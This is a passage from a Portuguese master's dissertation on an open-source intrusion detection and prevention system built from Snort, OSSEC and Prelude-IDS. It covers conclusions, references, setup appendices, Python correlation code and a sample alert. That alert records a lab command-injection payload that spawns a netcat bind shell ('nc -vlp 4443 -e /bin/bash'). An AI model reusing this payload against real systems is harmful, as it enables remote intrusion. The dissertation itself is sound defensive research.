No transcorrer dos testes, foram gerados outros alertas nos sensores de detecção instalados no ambiente que, se não forem do Snort ou da regra criada no OSSEC, não são tratados pelo correlacionador. Alguns destes outros alertas recebidos pelo Prelude-IDS referente às demais regras habilitadas no ambiente e não utilizadas na estratégia são mostrados na Figura 6.18 como exibidos na interface do Prewikka.



Figura 6.18: Exemplos de outros alertas gerados

7 CONCLUSÕES

Pelos resultados alcançados, conclui-se que a estratégia proposta nesta dissertação atendeu as expectativas quanto à detecção e prevenção de ataques intrusivos, cumprindo seu objetivo. Constituindo, então, uma relevante contribuição para a pesquisa em Segurança da Informação, mas precisamente no tema de Detecção e Prevenção de Intrusão.

As vulnerabilidades exploradas são previamente conhecidas para permitirem sua exploração. No entanto, para o sistema são vulnerabilidades *zero-day*, pois não são conhecidas pelas bases de conhecimento das ferramentas existentes. Assim, os ataques a estas vulnerabilidades não são detectados isoladamente pelos sistemas IDS utilizados.

Em contrapartida, com a integração das ferramentas e correlacionamento de informações foi possível identificar ataques a essas vulnerabilidades e bloqueá-los.

Isoladamente, nos experimentos, o Snort detectou uma requisição HTTP com elevado número de *bytes* e a transmissão na rede do *banner* do "cmd.exe". Porém, para o Snort estes alertas não constituem um ataque em si. No entanto, no Sistema de Detecção e Prevenção de Intrusão proposto, a partir da implementação da correlação de informações de sensores distintos, pode-se aferir com maior precisão que este comportamento realmente está caracterizando um ataque ao sistema, mesmo que a assinatura deste ataque específico não exista previamente. Desta maneira, o IDPS proposto tem maior embasamento na decisão pela prevenção e, consequente, bloqueio desse tráfego.

A estratégia proposta neste trabalho mostrou-se eficaz no cumprimento de suas tarefas, com a utilização exclusiva de *software* livre, pois identificou e bloqueou os ataques a ela disparados. Nas tentativas de exploração às vulnerabilidades, a solução mostrou-se eficaz ao identificar o IP do atacante, o serviço atacado ou o conteúdo malicioso no tráfego de rede.

Em alguns experimentos conseguiu-se detectar o ataque, mas a assinatura foi imprecisa. Assim, a regra criada bloqueou a conexão remota estabelecida pelo atacante com a vítima após o ataque sem, contudo, bloquear a exploração inicial da vulnerabilidade.

O cenário de testes utilizado nesta estratégia contem sistemas operacionais e serviços distintos, o que mostra a amplitude da solução ao detectar e prevenir ataques aos sistemas previstos. Considerando que as ameaças identificadas são ataques intrusivos direcionados a uma única máquina, implica que uma variação da quantidade de máquinas servidoras utilizadas como vítimas no ambiente não teria impacto na eficácia do sistema para um determinado ataque.

A estratégia também mostrou que, apenas com a integração das ferramentas de código livre não seria possível alcançar os objetivos propostos. Realmente foram necessárias a codificação de uma regra para detecção de anomalias no *host*, a codificação de regra de correlacionamento e, principalmente, a codificação da geração de assinaturas para o Snort, bem como, a ativação dessas

regras no sistema, tudo isso realizado neste trabalho.

A solução proposta neste trabalho pode gerar falsos positivos. Cabe ao gerente de segurança de redes verificar o arquivo de regras no Snort e discernir sobre o seu conteúdo. Este trabalho previu alterações livremente no arquivo de regras sem prejuízo para o IDPS. Na codificação implementada, as regras criadas para o Snort são comparadas e analisadas contra as regras existentes nesse arquivo, exatamente para que haja a liberdade do gerente de segurança em alterá-las.

Outro fator importante na proposta deste trabalho é que as regras de detecção de cada ferramenta não são fechadas e podem ser alteradas, conforme a necessidade, ou por atualizações oficiais das próprias ferramentas. A regra de correlação também não é fechada. Porém, possíveis alterações nessa regra devem ser feitas cautelosamente. Enfim, o sistema todo é aberto e todo ele pode ser alterado para necessidades específicas de cada cenário.

Com algoritmos simples e integração entre as ferramentas demonstrou-se a eficácia da ideia proposta, dentro do escopo proposto.

7.1 Trabalhos Futuros

Ao longo da pesquisa e do transcorrer desse trabalho surgiram novas ideias que podem motivar trabalhos futuros nesta linha de pequisa, dentre as quais podemos citar:

- A implementação da estratégia desta dissertação para a detecção e prevenção de outros tipos de ataques como: escaneadores de porta, força bruta, negação de serviço, entre outros.
- A utilização de outros IDS em um cenário mais complexo, validando assim a flexibilidade e escalabilidade do sistema para a escolha das ferramentas utilizadas.
- O desenvolvimento de um HIDS próprio que seja baseado em detecção por anomalias, utilize técnicas de inteligência artificial, implemente o IDMEF e se comunique com o módulo centralizador deste trabalho.
- Um estudo mais aprofundado das implicações em performance e consumo de recursos dessa estratégia.
- Uma proposta semelhante que utilizasse uma rede de segurança descentralizada ou com uma hierarquia setorial de gerenciadores.

Estas são apenas algumas ideias que emanam sobre o prolongamento da pesquisa. Enfim, existe uma gama muito grande de possibilidades que somariam esforços e conhecimento para a pesquisa na área de Detecção e Prevenção de Intrusões.

REFERÊNCIAS BIBLIOGRÁFICAS

ALIENVAULT, I. *OSSIM, the Open Source SIEM*. 2012. Disponível em: <http://communities.alienvault.com/community/>. Acesso em: 02 Jul. 2012.

ANDERSON, J. P. Computer security threat monitoring and surveillance. *Technical Report James P Anderson Co Fort Washington Pa*, Technical report, James P. Anderson Company, Fort Washington, Pennsylvania, p. 56, 1980. Disponível em: <http://www.citeulike.org/user/animeshp/article/592588>.

BACKTRACK. *BackTrack Linux – Penetration Testing Distribution*. 2012. Disponível em: <http://www.backtrack-linux.org/>. Acesso em: 02 Jul. 2012.

BARRUS, J.; ROWE, N. *A distributed autonomous-agent network-intrusion detection and response system*. [S.l.], 1998.

BRAMS, M. *Intrusion Detection: Snort (IDS), OSSEC (HbIDS) And Prelude (HIDS) On Ubuntu Gutsy Gibbon*. 2008. Disponível em: <http://www.howtoforge.com/snort-ossec-prelude-on-ubuntu-gutsy-gibbon>.

BRUNEAU, G. The history and evolution of intrusion detection. *SANS Institute InfoSec Reading Room*, 2001.

BYRD, C. *Open Source SIM Installation with Prelude*. 2009. Disponível em: <http://riosec.com/preludeids>.

CASAGRANDE, R. Técnicas de detecção de sniffers. Universidade Federal do Rio Grande do Sul. Instituto de Informática. Programa de Pós-Graduação em Computação., 2003.

CHAKRABARTI, S.; CHAKRABORTY, M.; MUKHOPADHYAY, I. Study of snort-based ids. In: *Proceedings of the International Conference and Workshop on Emerging Trends in Technology*. New York, NY, USA: ACM, 2010. (ICWET '10), p. 43–47. ISBN 978-1-60558-812-4. Disponível em: <http://doi.acm.org/10.1145/1741906.1741914>.

DAS, V. et al. *NETWORK INTRUSION DETECTION SYSTEM BASED ON MACHINE LEARNING ALGORITHMS*. 2010. 138–151 p.

DEBAR, H.; CURRY, D. Rfc 4765. *IETF, November*, 2007.

DERIS, S.; ABDUL, H.; MOHD, Y. Characterizing network intrusion prevention system. *International Journal of Computer Applications*, Foundation of Computer Science (FCS), v. 14, n. 1, p. 11–18, 2011.

DRIES, J. An introduction to snort: A lightweight intrusion detection system. jun. 2001. Disponível em: <http://www.informit.com/articles/article.aspx?p=21778>. Acesso em: 18 Mar. 2012.

FANG, X.; LIU, L. Integrating artificial intelligence into snort ids. In: *Intelligent Systems and Applications (ISA), 2011 3rd International Workshop on*. [S.l.: s.n.], 2011. p. 1–4.

GÓMEZ, J. et al. Design of a snort-based hybrid intrusion detection system. *Distributed Computing, Artificial Intelligence, Bioinformatics, Soft Computing, and Ambient Assisted Living*, Springer, p. 515–522, 2009.

HOEPERS, K. S.-J. e. M. H. P. C. C. C. *Honeypots e Honeynets: Definições e Aplicações*. 2007. Disponível em: <http://www.cert.br/docs/whitepapers/honeypots-honeynets/>. Acesso em: 02 Jul. 2012.

HOQUE, M. et al. An implementation of intrusion detection system using genetic algorithm. *International Journal of Network Security Its Applications (IJNSA), Vol.4, No.2*, 2012.

JÚNIOR, J. P. M. http://idgnow.uol.com.br/ti-corporativa/2011/08/02/empresas-estao-gastando-56-a-mais-com-ataques-de-cibercriminosos/. mar. 2012. Disponível em: <http://idgnow.uol.com.br/ti-corporativa/2011/08/02/empresas-estao-gastando-56-a-mais-com-ataques-de-cibercriminosos/>. Acesso em: 02 Fev. 2012.

LTD, O. S. *Metasploitable - Metasploit Unleashed*. abril 2012. Disponível em: <http://www.offensive-security.com/metasploit-unleashed/Metasploitable>.

MCFEDRIES, P. *Word Spy - script kiddies*. 2001. Disponível em: <http://wordspy.com/words/scriptkiddie.asp>. Acesso em: 02 Jul. 2012.

MUKHOPADHYAY, I.; CHAKRABORTY, M.; CHAKRABARTI, S. A comparative study of related technologies of intrusion detection prevention systems. *Journal of Information Security*, v. 2, n. 3, p. 28–38, 2011.

PEREIRA, E. Uma arquitetura de correlação de notificações baseada em políticas e web services. Universidade Federal do Rio Grande do Sul. Instituto de Informática. Programa de Pós-Graduação em Computação., 2005.

PIPER, S. *Intrusion Prevention Systems For Dummies*. [S.l.]: Wiley Publishing, In, 2011.

ROESCH, M. Snort - lightweight intrusion detection for networks. In: *Proceedings of the 13th USENIX conference on System administration*. Berkeley, CA, USA: USENIX Association, 1999. (LISA '99), p. 229–238. Disponível em: <http://dl.acm.org/citation.cfm?id=1039834.1039864>.

ROESCH, M.; GREEN, C. *SNORT Users Manual 2.9.1*. [S.l.]: The Snort Project, julho 2011.

ROOZBAHANI, A.; NASSIRI, R.; LATIF-SHABGAHI, G. Attacks classification to improve the power of snorts. In: IEEE. *Computer Science-Technology and Applications, 2009. IFCSTA'09. International Forum on*. [S.l.], 2009. v. 1, p. 3–6.

SAXENA, A.; SHARMA, A. K. Article:an agent based distributed security system for intrusion detection in computer networks. *International Journal of Computer Applications*, v. 12, n. 3, p. 18–27, December 2010. Published By Foundation of Computer Science.

SCARFONE, K.; MELL, P. Guide to intrusion detection and prevention systems (idps). *NIST Special Publication*, v. 800, n. 2007, p. 94, 2007.

SHIH-YITU; CHUNG-HUANGYANG; KOUICHI, S. Integration misuse and anomaly detection techniques on distributed sensors. In: *Computer Security Symposium 2009 (CSS2009)*. [S.l.: s.n.], 2009. v. 2009, p. 1–6.

SILVA, R.; MAIA, M. *Redes Neurais Artificiais Aplicadas a Detecção de Intrusos em Redes TCP/IP*. [S.l.]: SSI, 2004.

SINGH, R. K.; RAMAJUJAM, T. Intrusion detection system using advanced honeypots. *CoRR*, abs/0906.5031, 2009.

SODIYA, A. S. Multi-level and secured agent-based intrusion detection system. *CIT*, v. 14, n. 3, p. 217–223, 2006.

SOURCEFIRE, I. *Snort :: Home-Page*. 2012. Disponível em: <http://www.snort.org/>. Acesso em: 02 Ago. 2011.

TANG, X. The generation of attack signatures based on virtual honeypots. In: *Parallel and Distributed Computing, Applications and Technologies (PDCAT), 2010 International Conference on*. [S.l.: s.n.], 2010. p. 435–439.

TEVEMARK, J. *Intrusion Detection and Prevention in IP Based Mobile Networks*. Tese (Doutorado) — Linköping, 2008.

THAKAR, U.; DAGDEE, N.; VARMA, S. Pattern analysis and signature extraction for intrusion attacks on web services. *International Journal of Network Security & Its Applications (IJNSA)*, Citeseer, v. 2, n. 3, 2010.

TIMOFTE, J. Intrusion detection using open source tools. *Informatica Economica*, v. 0, n. 2, p. 75–79, 2008. Disponível em: <http://ideas.repec.org/a/aes/infoec/vxiiy2008i2p75-79.html>.

TRUHAN, N. *Intrusion Detection for 0-Day Vulnerabilities*. Tese (Doutorado) — Kent State University, 2011.

XI, J. A design and implement of ips based on snort. In: *Computational Intelligence and Security (CIS), 2011 Seventh International Conference on*. [S.l.: s.n.], 2011. p. 771–773.

YASM, C. Prelude as a hybrid ids framework. *SANS Institute InfoSec Reading Room*, 2009.

APÊNDICE A – INSTALAÇÃO E CONFIGURAÇÃO DO SNORT

A versão do Snort utilizada neste trabalho foi a 2.9.1 que pode ser encontrada no endereço: *http://www.snort.org/dl/snort-current/snort-2.9.1.tar.gz*

Abaixo seguem as etapas básicas para instalação e configuração do Snort conforme descrito em nosso ambiente de testes. Em nosso caso as placas eth0 e eth2 formam uma bridge entre a Rede Interna e a Rede Externa e há uma terceira interface, eth1, conectada a Rede de Segurança.

• Compilação do Snort:

./configure -enable-dynamicplugin -enable-reload –enable-normalizer –enable-prelude

• A definição de HOME_NET no arquivo de configuração: /etc/snort/snort.conf:

ipvar HOME_NET 192.168.2.0/24

• A diretiva *output* no arquivo de configuração: /etc/snort/snort.conf:

output alert_prelude: profile=snort

• Os parâmetros de inicialização do serviço no arquivo /etc/init.d/snort:

DAEMON_ARGS=“ -Q -l /var/log/snort/ -c /etc/snort/snort.conf -i eth0:eth2 -D”

APÊNDICE B – INSTALAÇÃO E CONFIGURAÇÃO DO PRELUDE-IDS

• Instalação dos pacotes pelos repositórios oficiais da distribuição Debian

apt-get install prelude-manager prelude-correlator prelude-lml libprelude2 python-prelude prewikka

• Registro dos Sensores no Gerente

Os comandos abaixo são necessários para o registro dos sensores no gerente e devem ser executados para cada sensor. Ambos irão gerar diversas saídas e haverá uma troca de senha que será informada na console do gerente para carregamento no sensor e sua consequente validação, se tudo ocorrer bem após esta troca de senha será pedida confirmação no gerente para o sucesso do registro.

- Prelude-LML (Sensor):
prelude-admin register <prelude-profile> "idmef:rw" 192.168.3.90 –uid 0 –gid 0

- Prelude-Manager (Gerente):
prelude-admin registration-server prelude-manager

• A definição do IP do gerente no arquivo /etc/prelude/default/client.conf:

server-addr = 192.168.3.90

• Carregamento da regra de correlação no arquivo /etc/prelude-correlator/prelude-correlator.conf:

[TargetPortPlugin]
disable = false

APÊNDICE C – INSTALAÇÃO E CONFIGURAÇÃO DO OSSEC

A versão do OSSEC utilizada neste trabalho foi a 2.6 que pode ser encontrada no endereço: *http://www.ossec.net/files/ossec-hids-2.6.tar.gz*

- Compilação do OSSEC

*cd ossec-hids-**
cd src; make setprelude; cd ..
./install.sh

- Habilitando a saída em IDMEF para o Prelude-IDS no arquivo: /var/ossec/etc/ossec.conf

<global>
<email_notification>no</email_notification>
<prelude_output>yes</prelude_output>
<prelude_profile>metasploitable</prelude_profile>
<prelude_log_level>6</prelude_log_level>
</global>

APÊNDICE D – EXEMPLO DE MENSAGEM IDMEF GERADA

```
<IDMEF-Message>
        <Alert messageid="84071d5c-2ac9-11e2-b1c0»
            <Analyzer
                name="prelude-manager"
                analyzerid="747823856276170"
                class="Concentrator"
                manufacturer="http://www.prelude-ids.com"
                model="Prelude Manager"
                ostype="Linux"
                osversion="2.6.32-5-686"
                version="1.0.0»
                <Node category="unknown»
                    <name>
moduloIDS.great.ufc.br
                    </name>
                </Node>
                <Process>
                    <name>
prelude-manager
                    </name>
                    <pid>
2063
                    </pid>
                    <path>
/usr/sbin/prelude-manager
                    </path>
                </Process>
                <Analyzer
                    name="prelude-correlator"
                    analyzerid="2998867756927508"
                    class="Correlator"
                    manufacturer="PreludeIDS Technologies"
                    model="Prelude-Correlator"
                    ostype="Linux"
                    osversion="2.6.32-5-686"
                    version="1.0.0»
                    <Node category="unknown»
                        <name>
moduloIDS.great.ufc.br
                        </name>
                    </Node>
                    <Process>
                        <name>
prelude-correlator
                        </name>
                        <pid>
2137
                        </pid>
                        <path>
/usr/bin/prelude-correlator
                        </path>
                    </Process>
                </Analyzer>
            </Analyzer>
            <CreateTime ntpstamp="0xd4481757.0x8f1db000»
2012-11-09T20:59:19.559047-03:00
            </CreateTime>
```

```
                <AnalyzerTime ntpstamp="0xd4481768.0xa394f000»
2012-11-09T20:59:36.638991-03:00
                </AnalyzerTime>
                <Source
                        interface="eth2:eth0"
                        spoofed="unknown»
                        <Node category="unknown»
                                <Address category="ipv4-addr»
                                        <address>
10.1.1.1
                                        </address>
                                </Address>
                        </Node>
                        <Service
                                iana_protocol_name="tcp"
                                iana_protocol_number="6"
                                ip_version="4»
                                <port>
54024
                                </port>
                        </Service>
                </Source>
                <Target
                        decoy="unknown"
                        interface="eth2:eth0»
                        <Node category="unknown»
                                <Address category="ipv4-addr»
                                        <address>
192.168.2.30
                                        </address>
                                </Address>
                        </Node>
                        <Service
                                iana_protocol_name="tcp"
                                iana_protocol_number="6"
                                ip_version="4»
                                <port>
80
                                </port>
                        </Service>
                </Target>
                <Classification text="For monitoring"/>
                        <Assessment>
                                <Impact
                                        severity="high"
                                        type="other»
Impact Description
                                </Impact>
                        </Assessment>
                        <CorrelationAlert>
                                <name>
Possivel vulnerabilidade
                                </name>
                                <alertident analyzerid="1914624736655441»
79d22a8e-2ac9-11e2-85ce
                                </alertident>
                                <alertident analyzerid="1914624736655441»
79d380c8-2ac9-11e2-85ce
                                </alertident>
                                <alertident analyzerid="287785627980338»
```

7ac9e85a-2ac9-11e2-97cc
</alertident>
</CorrelationAlert>
<AdditionalData
meaning="Payload"
type="string»
<string>POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: owaspbwa
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:15.0) Gecko/20100101 Firefox/15.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pt-br,pt;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://owaspbwa/mutillidae/index.php?page=dns-lookup.php
Cookie: PHPSESSID=7902f4c827f985f36c399e44ad3d6469
Content-Type: application/x-www-form-urlencoded
Content-Length: 78

target_host=8.8.8.8+%26%26+nc+-vlp+4443++-e+%2Fbin%2Fbash&Submit_button=Submit
</string>
</AdditionalData>
<AdditionalData
meaning="Processo"
type="string»
<string>nc -vlp 4443 -e /bin/bash
</string>
</AdditionalData>
<AdditionalData
meaning="Porta"
type="string»
<string>4443
</string>
</AdditionalData>
<AdditionalData
meaning="Alvo"
type="string»
<string>192.168.2.30
</string>
</AdditionalData>
<AdditionalData
meaning="ProcessoPai"
type="string»
<string>sh -c nslookup 8.8.8.8 && nc -vlp 4443 -e /bin/bash
</string>
</AdditionalData>
<AdditionalData
meaning="Compare"
type="string»
<string>8.8.8.8
</string>
</AdditionalData>
<AdditionalData
meaning="PortaPai"
type="string»
<string>80
</string>
</AdditionalData>
<AdditionalData
meaning="ProcessoPai"
type="string»

```
                                        <string>/usr/sbin/apache2 -k start
                                        </string>
                                    </AdditionalData>
                                </Alert>
</IDMEF-Message>
```

APÊNDICE E – CODIFICAÇÃO NECESSÁRIA

E.1 Regra de Correlação

```
import os
import re
import shlex, subprocess
import sys
import base64
import string

from PreludeCorrelator.context import Context
from PreludeCorrelator.pluginmanager import Plugin
from PreludeCorrelator.idmef import IDMEF

port = 1;
date = 7;
user = 9;
process = 11;

class TargetPortPlugin(Plugin):

    def run(self, idmef):
    #Encontrando a maior substring
        def lcsubstr(x,y):
            m = len(x)
            n = len(y)
            k = 0
            z = 0
            table = dict()
            for i in range(m):
                for j in range(n):
                    if x[i] == y[j]:
                      if i == 0 or j == 0:
                        table[i, j] = 1
                      else:
                        table[i,j] = table[i-1,j-1] + 1
                      if table[i,j] > z:
                        z = table[i,j]
                        k=i
                    else:
                      table[i,j] = 0
            return x[k-z+1:k+1]

    #Procurando comparacoes
        def compareData(valor, meaning, context):
            substr = "0";
            substr2 = "0";
            for i in range(len(context.Get("alert.additional_data(*)"))):
                if context.match("alert.additional_data("+str(i)+").meaning",meaning):
                    data = context.Get("alert.additional_data("+str(i)+").data")
                    substr2 = lcsubstr(str(valor),str(data))
                    if (len(substr2) > len(substr)):
                      substr = substr2
            return substr

        #Adicionando dados extras no alerta / Se ja existir não vai fazer nada
```

```
def addAdditionalData(data, meaning , context):
    for i in range(len(context.Get("alert.additional_data(*)"))):
        if ( context.match("alert.additional_data("+str(i)+").meaning",meaning) and context.match("alert.additional_data("+str(i)+").data",data) ):
            return
    context.Set("alert.additional_data(»).meaning",meaning)
    context.Set("alert.additional_data(-1).type","string")
    context.Set("alert.additional_data(-1).data",data)

#Inicio propriamente dito
snort = False
ossec = False
print(“*** Prelude recebeu um evento *** de %s” % self.__class__.__name__)
#Identificador de que e um alerta do Snort
models = idmef.Get("alert.analyzer.model")
for model in models:
    if model == "Snort":
        snort = True
    if model == "Ossec":
        ossec = True
#este target sera tratado abaixo para refletir o IP em todos os casos
target = idmef.Get("alert.target(0).node.address(0).address")

if target == ’metasploitable’:
    target = ’192.168.2.20’
elif target == ’brokenwebapps’:
    target = ’192.168.2.30’
elif target == ’snort’:
    target = ’192.168.2.10’
elif target == ’(WindowsXP) 192.168.3.40’:
    target = ’192.168.2.40’

#utilizado para poder codificar o payload e evitar erros
valid_chars = “0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&’()*+,-./:;<=>?@[]^_‘{|} \t\n\r”
# se é um alerta de Possivel Backdoor (Linux)
if (idmef.match("alert.classification.text", "Possivel Backdoor")):
    # get additionalData - it contains the command output
    fullLog = idmef.Get("alert.additional_data(-1).data")
    fullLog = fullLog.split("netstat’:")[1];
    conns = fullLog.split(’;’);
    for conn in conns:
        if len(conn) > 0:
            field = conn.split(’”’);
            port = field[1]
            date = 7
            user = 9
            process = 11
            ctx = Context(("MYCONTEXT"+ target + str(port)),{"expire": 10 , "threshold": -1, "alert_on_expire": True}, update = True )
            if (not ctx.Get("alert.classification.text")):
              ctx.Set("alert.correlation_alert.name", "Possivel backdoor conectado")
              ctx.Set("alert.correlation_alert.alertident(»).alertident", idmef.Get("alert.messageid"))
              ctx.Set("alert.correlation_alert.alertident(-1).analyzerid", idmef.Get("alert.analyzer(*).analyzerid")[-1])
              ctx.Set("alert.classification.text", "Backdoor")
              ctx.Set("alert.assessment.impact.severity", "info")
              ctx.Set("alert.assessment.impact.description","Impact Description")

              addAdditionalData(port, "Porta", ctx)
              addAdditionalData(field[process], "Processo", ctx)
              addAdditionalData(target, "Alvo", ctx)
              remoto = field[3].split(":")[0]
              if ( not remoto == "0.0.0.0"):
```

```
                addAdditionalData(remoto, "Remoto", ctx)
            if (ctx.Get("alert.source") and ctx.Get("alert.classification.text")):
              ctx.Set("alert.assessment.impact.severity", "high")
              ctx.Set("alert.assessment.impact.description","Impact Description")
              #ctx.alert()
              #ctx.destroy()
            ctxMonitoring = 0
            for i in range(0, (len(field)-13)/4):
              mainPort = field[15 + 4*i]
              if (mainPort and not ctxMonitoring):
                ports = mainPort.split()
                if (len(ports) > 1):
                  mainPort = ports[1]
                ctxMonitoring = Context(("MYCONTEXT"+ target + str(mainPort)),{"expire": 10 ,"threshold": -1, "alert_on_expire": True}, update = Tr
            if (ctxMonitoring):
              for i in range(0, (len(field)-13)/4):
                process = field[13 + 4*i]
                port = field[15 + 4*i]

                if not ctxMonitoring.Get("alert.classification.text"):
                  ctxMonitoring.Set("alert.correlation_alert.name", "Possivel vulnerabilidade")
                  ctxMonitoring.Set("alert.correlation_alert.alertident(»).alertident", idmef.Get("alert.messageid"))
                  ctxMonitoring.Set("alert.correlation_alert.alertident(-1).analyzerid", idmef.Get("alert.analyzer(*).analyzerid")[-1])
                  ctxMonitoring.Set("alert.classification.text", "For monitoring")
                  ctxMonitoring.Set("alert.assessment.impact.severity", "info")
                  ctxMonitoring.Set("alert.assessment.impact.description","Impact Description")
                  addAdditionalData(field[11],"Processo",ctxMonitoring)
                  addAdditionalData(field[1],"Porta",ctxMonitoring)
                  addAdditionalData(target,"Alvo",ctxMonitoring)
                  remoto = field[3].split(":")[0]
                  if ( not remoto == "0.0.0.0"):
                    addAdditionalData(remoto, "Remoto", ctxMonitoring)

                if port:
                  addAdditionalData(port,"PortaPai",ctxMonitoring)

                if process:
                  addAdditionalData(process,"ProcessoPai",ctxMonitoring)
                  compare = compareData(process,"Payload",ctxMonitoring)
                  if (len(compare) > 5):
                    addAdditionalData(compare,"Compare",ctxMonitoring)

              if (ctxMonitoring.Get("alert.source") and ctxMonitoring.Get("alert.classification.text")):
                ctxMonitoring.Set("alert.assessment.impact.severity", "high")
                ctxMonitoring.Set("alert.assessment.impact.description","Impact Description")
                #ctxMonitoring.alert()
                #ctxMonitoring.destroy()

elif (idmef.match("alert.classification.text", "Possivel Backdoor Windows")):
    #get additionalData - it contains the command output
    fullLog = idmef.Get("alert.additional_data(-1).data")
    fullLog = fullLog.split("netstat':")[1];
    conns = fullLog.split(';');
    # Parametros da conexao
    pieces = conns[0].strip().split(' ');
    port = 0
    # Processos
    processos = conns[1].strip();
    remoto = "any"
    for i in range(0,len(pieces)/5):
```

```
            if ( pieces[i*5 + 3] == "ESTABLISHED"):
                remoto = pieces[i*5 + 2].split(":")[0]
        for i in range(0,len(pieces)/5):
            if ( not port == pieces[i*5 + 1].split(":")[1]):
                port = pieces[i*5 + 1].split(":")[1]
                status = pieces[i*5 + 3]
                if ( status == "LISTENING"):
                  ctxMonitoring = Context(("MYCONTEXT"+ target + str(port)),{"expire":10, "threshold": -1,"alert_on_expire": True}, update=True)
                  if not ctxMonitoring.Get("alert.classification.text"):
                    ctxMonitoring.Set("alert.correlation_alert.name", "Possivel vulnerabilidade")
                    ctxMonitoring.Set("alert.correlation_alert.alertident(»).alertident", idmef.Get("alert.messageid"))
                    ctxMonitoring.Set("alert.correlation_alert.alertident(-1).analyzerid", idmef.Get("alert.analyzer(*).analyzerid")[-1])
                    ctxMonitoring.Set("alert.classification.text", "For monitoring")
                    ctxMonitoring.Set("alert.assessment.impact.severity", "info")
                    ctxMonitoring.Set("alert.assessment.impact.description","Impact Description")

                    addAdditionalData(processos,"Processo",ctxMonitoring)
                    addAdditionalData(target,"Alvo",ctxMonitoring)
                    addAdditionalData(port,"Porta",ctxMonitoring)
                    addAdditionalData(remoto, "Remoto", ctxMonitoring)
                    compare = compareData(processos,"Payload",ctxMonitoring)
                    if (len(compare) > 5):
                      addAdditionalData(compare,"Compare",ctxMonitoring)

                  if (ctxMonitoring.Get("alert.source") and ctxMonitoring.Get("alert.classification.text")):
                    ctxMonitoring.Set("alert.assessment.impact.severity", "high")
                    ctxMonitoring.Set("alert.assessment.impact.description","Impact Description")
                    #ctxMonitoring.alert()
                    #ctxMonitoring.destroy()

                elif ( status == "ESTABLISHED"):
                  ctx = Context(("MYCONTEXT"+ target + str(port)),{"expire":10,"threshold": -1, "alert_on_expire":True},update = True)
                  if (not ctx.Get("alert.classification.text")):
                    ctx.Set("alert.correlation_alert.name", "Possivel backdoor conectado")
                    ctx.Set("alert.correlation_alert.alertident(»).alertident", idmef.Get("alert.messageid"))
                    ctx.Set("alert.correlation_alert.alertident(-1).analyzerid", idmef.Get("alert.analyzer(*).analyzerid")[-1])
                    ctx.Set("alert.classification.text", "Backdoor")
                    ctx.Set("alert.assessment.impact.severity", "info")
                    ctx.Set("alert.assessment.impact.description","Impact Description")

                    addAdditionalData(port, "Porta", ctx)
                    addAdditionalData(processos, "Processo", ctx)
                    addAdditionalData(target, "Alvo", ctx)
                    addAdditionalData(remoto, "Remoto", ctx)
                  if (ctx.Get("alert.source") and ctx.Get("alert.classification.text")):
                    ctx.Set("alert.assessment.impact.severity", "high")
                    ctx.Set("alert.assessment.impact.description","Impact Description")
                    #ctx.alert()
                    #ctx.destroy()

    elif (snort):
        source = idmef.Get("alert.source(0).node.address(0).address")
        portTarget = idmef.Get("alert.target(0).service.port")
        portSource = idmef.Get("alert.source(0).service.port")

        if source == 'metasploitable':
            source = '192.168.2.20'
        elif source == 'brokenwebapps':
            source = '192.168.2.30'
        elif source == 'snort':
```

```
        source = '192.168.2.10'
    elif target == '(WindowsXP) 192.168.3.40':
        source = '192.168.2.40'

    ctx = Context(("MYCONTEXT"+ target + str(portTarget)),{"expire":10,"threshold": -1,"alert_on_expire": True},update=True)

    if (not ctx.Get("alert.source")):
        ctx.Set("alert.source(»)", idmef.Get("alert.source"))
        ctx.Set("alert.target(»)", idmef.Get("alert.target"))

    ctx.Set("alert.correlation_alert.alertident(»).alertident", idmef.Get("alert.messageid"))
    ctx.Set("alert.correlation_alert.alertident(-1).analyzerid", idmef.Get("alert.analyzer(*).analyzerid")[-1])

    ctx.Set("alert.assessment.impact.severity", "info")
    ctx.Set("alert.assessment.impact.description","Impact Description")

    for i in range(len(idmef.Get("alert.additional_data(*)"))):
